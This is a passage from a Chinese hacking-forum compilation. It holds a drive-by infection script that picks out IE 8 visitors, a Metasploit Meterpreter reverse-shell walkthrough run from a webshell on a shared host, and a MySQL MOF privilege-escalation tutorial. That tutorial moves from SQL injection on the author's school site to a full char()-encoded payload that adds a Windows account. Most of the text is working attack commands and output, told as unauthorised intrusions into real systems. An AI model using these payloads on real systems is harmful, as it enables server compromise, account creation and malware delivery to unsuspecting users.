那么挂马不但失败，而且还会被发现
虽然挂马是可以根据浏览器版本等信息进行筛选，可是周五的机器也是 IE 6
总之直接对周三的机器下手，至少要等到拿到一台目标公司的机器以后才能进行。
一次，我们在这里决定使用近期出现的 java 漏洞，对周二和周四的 IE 8 进行攻击。
这样的话，我们就来构造挂马脚本：

```
'这里的 uuser 变量是前面取到的浏览器信息
user_agent
Agent=Split(uuser,";")
If InStr(Agent(1),"MSIE")>0 Then
        version=Trim(Left(Replace(Agent(1),"MSIE",""),6))
        If InStr(version,")") > 0 Then
                tmpstr=Split(version,")")
                version=tmpstr(0)
        End If
End If
'上面对浏览器版本判断和取值完毕以后，针对不同版本进行攻击
if version="8.0" then
        response.Write("挂马代码")
end if
```

这里的挂马也是要经过调试的，调试的时间和信息收集一样，仍然是在周末中进行
要在周日晚之前调试成功并且结束。剩下的就是坐等管理员上线了。
至于网马代码从哪里搞，这个就是要关注各个安全发布平台了
免杀呢，习科有专门的免杀远控，甚至还有成熟的 dll 劫持远控
这里就不详细阐述了，毕竟习科是个技术平台而不是个木马传播平台。
本帖中的内容比较基本和简单，后面将陆续深入讲解
仍然是以灌输思想为主，敬请期待
（未完待续）责任编辑：小杰

第二章 权限提升

第 1 节. 利用 payload 生成 exe 提权

作者：落叶
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net/

本屌丝最近闲的脸蛋疼，遂翻出菜刀，看看以前的 shell 还在不在了，发现一个还在，所以就想 YD 一下，如图 2.1.1




图 2.1.1 菜刀的 shell

说实话我现在都不知道这些站的前台是神马样子的，比较我一下记得好像是去年侥幸还存货着的 shell 突然发现菜刀是的一句话是 aspx 的希望又大了些，似乎看到了胜利的前兆即使看到网站目录是 D:\vhost\215e1b2e0b81bca504204e326404abc3\ 目测是某某虚拟主机的结构，但是感觉如果存在可读可写目录应该会好办一点，于是就拿出 D 锅锅的可读可写探测脚本看下检测可能需要一定的时间请稍等……

[目录]C:\WINDOWS\debug\WIA\
[目录]C:\WINDOWS\Registration\CRMLog\
[目录]C:\WINDOWS\System32\catroot2\{F750E6C3-38EE-11D1-85E5-00C04FC295EE}\
[目录]C:\WINDOWS\System32\com\dmp\
[目录]C:\WINDOWS\System32\Tasks\
[目录]C:\WINDOWS\SysWOW64\com\dmp\
[目录]C:\WINDOWS\SysWOW64\Tasks\
[目录]C:\WINDOWS\Tasks\
[目录]C:\WINDOWS\Temp\
[目录]C:\WINDOWS\tracing\

最终锁定 C:\WINDOWS\System32\catroot2\{F750E6C3-38EE-11D1-85E5-00C04FC295EE}\
这个目录可以用
看下系统信息




图 2.1.2 查看系统信息

服务器系统是 2008 R2 的
我的好多 exp 都没用，
这时候我突然想起来了 BT5 可以进行离线攻击
说干就干，如图 2.1.3

```
root@bt:~# cd /opt/metasploit/msf3
root@bt:/opt/metasploit/msf3# msfpayload windows/meterpreter/reverse_tcp
LHOST=XXX.XXX.XXX LPORT=4444 X > fuck.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
Length: 290
Options: {"LHOST"=>"XXX.XXX.XXX", "LPORT"=>"4444"}
root@bt:/opt/metasploit/msf3#
```




图 2.1.3 利用 msf 进行离线攻击

接着到 /opt/metasploit/msf3 目录下把生成的 fuck.exe 传上去
在 shell 里面运行 fuck.exe
接着 win7 下打开 MSF，监听，如图 2.1.4

```
msf > use multi/handler
msf exploit(handler) > set LHOST XXX.XXX.XXX
LHOST => XXX.XXX.XXX
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > exploit
Started reverse handler on XXX.XXX.XXX :4444
Starting the payload handler...
Sending stage (751104 bytes) to XXX.XXX.XXX
Meterpreter session 1 opened (XXX.XXX.XXX :4444 -> XXX.XXX.XXX :15216) at 2013-05-01
16:04:48 +0800
meterpreter >
```




图 2.1.4 监听 shell

然后你懂的，下面你随意，可以 gethash 也可以 run vnc 或者等

（全文完）责任编辑：飞云

第 2 节. 无 shell 的情况下的 mysql 远程 mof 提权

作者：suclogger

来自：法客论坛 - F4ckTeam

网址：http://team.f4ck.net/

明天周末，今天熬个夜写个教程吧。关于 mof 提权的。

又编辑了两次。。。不漏点真是个技术活啊。。。。。

还是我们学校的站，扫到一个站的注入




图 2.2.1 扫到注入点

在 havij 中得到 mysql 数据库中 mysql 库保存的数据库密码，如图 2.2.2




图 2.2.2 爆出密码

有时候发现 1.15 版的还是最好用，最稳定，虽然速度慢了一点。

照样放到坛子里让机油破了，如图 2.2.3

图 2.2.3 破解密码

感谢 Mr.Lu。顺便吐槽下，cmd5 连个 root 都要收费。。。

在等着密码破解出来的时候顺便 nmap 了一下，如图 2.2.4




图 2.2.4 nmap 扫描结果

意外发现端口改到了 1126，给后面省下了不少时间。照常外连试试，如图 2.2.5




图 2.2.5 MYSQL 外连

上个帖子里面有基友问这个软件是什么，我用的是 navicat，感觉很好用的

现在的常规思路就是得到绝对路径，写一个小马，再进一步渗透。

但是网站上面暴不出路径，看看 mysql 的路径

用 select @@basedir;命令可以看到，如图 2.2.6




图 2.2.6 网站路径

网站的路径大概差不多了，懒得一个一个试了，最近 mof 提权挺火的，上次失败了一次，这次再来试试好了。

Mof 的科普文很多，大家有兴趣看看网盘链接这两个，很详细的，大家共同学习；

http://pan.baidu.com/share/link?shareid=438074&uk=101689864

http://pan.baidu.com/share/link?shareid=438077&uk=101689864

mof 文件内容为：

```
#pragma namespace("\\\\.\\root\\subscription")
instance of __EventFilter as $EventFilter
{
EventNamespace = "Root\\Cimv2";
Name = "filtP2";
Query = "Select * From __InstanceModificationEvent "
"Where TargetInstance Isa \"Win32_LocalTime\" "
"And TargetInstance.Second = 5";
```

```
QueryLanguage = "WQL";
};
instance of ActiveScriptEventConsumer as $Consumer
{
Name = "consPCSV2";
ScriptingEngine = "JScript";
ScriptText =
"var WSH = new ActiveXObject(\"WScript.Shell\")\nWSH.run(\"net.exe user admin admin
/add\")";
};
instance of __FilterToConsumerBinding
{
Consumer = $Consumer;
Filter = $EventFilter;
};
```

由于没有马，不能按照网盘里面说的先传一个 mof 上去，我就直接一次性写入。

先是试了试直接将原来的语句写入，提示失败，原因就是语句里面很多“；回车”之类的符号。然后就想转化为 16 进制或者 asc 码这样。先试了 16 进制。

等了老半天什么还是登陆不上去，就放弃了，改用 asc 码，用的 sql 语句为：

```
select
char(35,112,114,97,103,109,97,32,110,97,109,101,115,112,97,99,101,40,34,92,92,92,92,46,92,
92,114,111,111,116,92,92,115,117,98,115,99,114,105,112,116,105,111,110,34,41,13,10,13,10,
105,110,115,116,97,110,99,101,32,111,102,32,95,95,69,118,101,110,116,70,105,108,116,101,1
14,32,97,115,32,36,69,118,101,110,116,70,105,108,116,101,114,13,10,123,13,10,32,32,32,32,6
9,118,101,110,116,78,97,109,101,115,112,97,99,101,32,61,32,34,82,111,111,116,92,92,67,105,
109,118,50,34,59,13,10,32,32,32,32,78,97,109,101,32,32,61,32,34,102,105,108,116,80,50,34,5
9,13,10,32,32,32,32,81,117,101,114,121,32,61,32,34,83,101,108,101,99,116,32,42,32,70,114,1
11,109,32,95,95,73,110,115,116,97,110,99,101,77,111,100,105,102,105,99,97,116,105,111,110,
69,118,101,110,116,32,34,13,10,32,32,32,32,32,32,32,32,32,32,32,32,34,87,104,101,114,101,3
2,84,97,114,103,101,116,73,110,115,116,97,110,99,101,32,73,115,97,32,92,34,87,105,110,51,5
0,95,76,111,99,97,108,84,105,109,101,92,34,32,34,13,10,32,32,32,32,32,32,32,32,32,32,32,32,
34,65,110,100,32,84,97,114,103,101,116,73,110,115,116,97,110,99,101,46,83,101,99,111,110,
100,32,61,32,53,34,59,13,10,32,32,32,32,81,117,101,114,121,76,97,110,103,117,97,103,101,32,
61,32,34,87,81,76,34,59,13,10,125,59,13,10,13,10,105,110,115,116,97,110,99,101,32,111,102,
32,65,99,116,105,118,101,83,99,114,105,112,116,69,118,101,110,116,67,111,110,115,117,109,
101,114,32,97,115,32,36,67,111,110,115,117,109,101,114,13,10,123,13,10,32,32,32,32,78,97,1
09,101,32,61,32,34,99,111,110,115,80,67,83,86,50,34,59,13,10,32,32,32,32,83,99,114,105,112,
116,105,110,103,69,110,103,105,110,101,32,61,32,34,74,83,99,114,105,112,116,34,59,13,10,3
2,32,32,32,83,99,114,105,112,116,84,101,120,116,32,61,13,10,32,32,32,32,34,118,97,114,32,8
7,83,72,32,61,32,110,101,119,32,65,99,116,105,118,101,88,79,98,106,101,99,116,40,92,34,87,
83,99,114,105,112,116,46,83,104,101,108,108,92,34,41,92,110,87,83,72,46,114,117,110,40,92,
34,110,101,116,46,101,120,101,32,117,115,101,114,32,97,100,109,105,110,32,97,100,109,105,
110,32,47,97,100,100,92,34,41,34,59,13,10,32,125,59,13,10,13,10,105,110,115,116,97,110,99,
101,32,111,102,32,95,95,70,105,108,116,101,114,84,111,67,111,110,115,117,109,101,114,66,1
```

```
05,110,100,105,110,103,13,10,123,13,10,32,32,32,32,67,111,110,115,117,109,101,114,32,32,3
2,61,32,36,67,111,110,115,117,109,101,114,59,13,10,32,32,32,32,70,105,108,116,101,114,32,6
1,32,36,69,118,101,110,116,70,105,108,116,101,114,59,13,10,125,59) into dumpfile
'c:/windows/system32/wbem/mof/nullevt.mof';
```

效果就是添加一个用户 admin 密码 admin；
等了有 5 秒，登陆框的提示错误从 图 2.2.7 变成了 图 2.2.8




图 2.2.7 登录失败图




图 2.2.8 登录失败图

这时候才意识到一个问题，上面的语句只添加了用户，忘了提升为管理员了。。。
好吧，重新写一遍 mof

```
select
char(35,112,114,97,103,109,97,32,110,97,109,101,115,112,97,99,101,40,34,92,92,92,92,46,92,
92,114,111,111,116,92,92,115,117,98,115,99,114,105,112,116,105,111,110,34,41,13,10,13,10,
105,110,115,116,97,110,99,101,32,111,102,32,95,95,69,118,101,110,116,70,105,108,116,101,1
14,32,97,115,32,36,69,118,101,110,116,70,105,108,116,101,114,13,10,123,13,10,32,32,32,32,6
```

```
9,118,101,110,116,78,97,109,101,115,112,97,99,101,32,61,32,34,82,111,111,116,92,92,67,105,
109,118,50,34,59,13,10,32,32,32,32,78,97,109,101,32,32,61,32,34,102,105,108,116,80,50,34,5
9,13,10,32,32,32,32,81,117,101,114,121,32,61,32,34,83,101,108,101,99,116,32,42,32,70,114,1
11,109,32,95,95,73,110,115,116,97,110,99,101,77,111,100,105,102,105,99,97,116,105,111,110,
69,118,101,110,116,32,34,13,10,32,32,32,32,32,32,32,32,32,32,32,32,34,87,104,101,114,101,3
2,84,97,114,103,101,116,73,110,115,116,97,110,99,101,32,73,115,97,32,92,34,87,105,110,51,5
0,95,76,111,99,97,108,84,105,109,101,92,34,32,34,13,10,32,32,32,32,32,32,32,32,32,32,32,32,
34,65,110,100,32,84,97,114,103,101,116,73,110,115,116,97,110,99,101,46,83,101,99,111,110,
100,32,61,32,53,34,59,13,10,32,32,32,32,81,117,101,114,121,76,97,110,103,117,97,103,101,32,
61,32,34,87,81,76,34,59,13,10,125,59,13,10,13,10,105,110,115,116,97,110,99,101,32,111,102,
32,65,99,116,105,118,101,83,99,114,105,112,116,69,118,101,110,116,67,111,110,115,117,109,
101,114,32,97,115,32,36,67,111,110,115,117,109,101,114,13,10,123,13,10,32,32,32,32,78,97,1
09,101,32,61,32,34,99,111,110,115,80,67,83,86,50,34,59,13,10,32,32,32,32,83,99,114,105,112,
116,105,110,103,69,110,103,105,110,101,32,61,32,34,74,83,99,114,105,112,116,34,59,13,10,3
2,32,32,32,83,99,114,105,112,116,84,101,120,116,32,61,13,10,32,32,32,32,34,118,97,114,32,8
7,83,72,32,61,32,110,101,119,32,65,99,116,105,118,101,88,79,98,106,101,99,116,40,92,34,87,
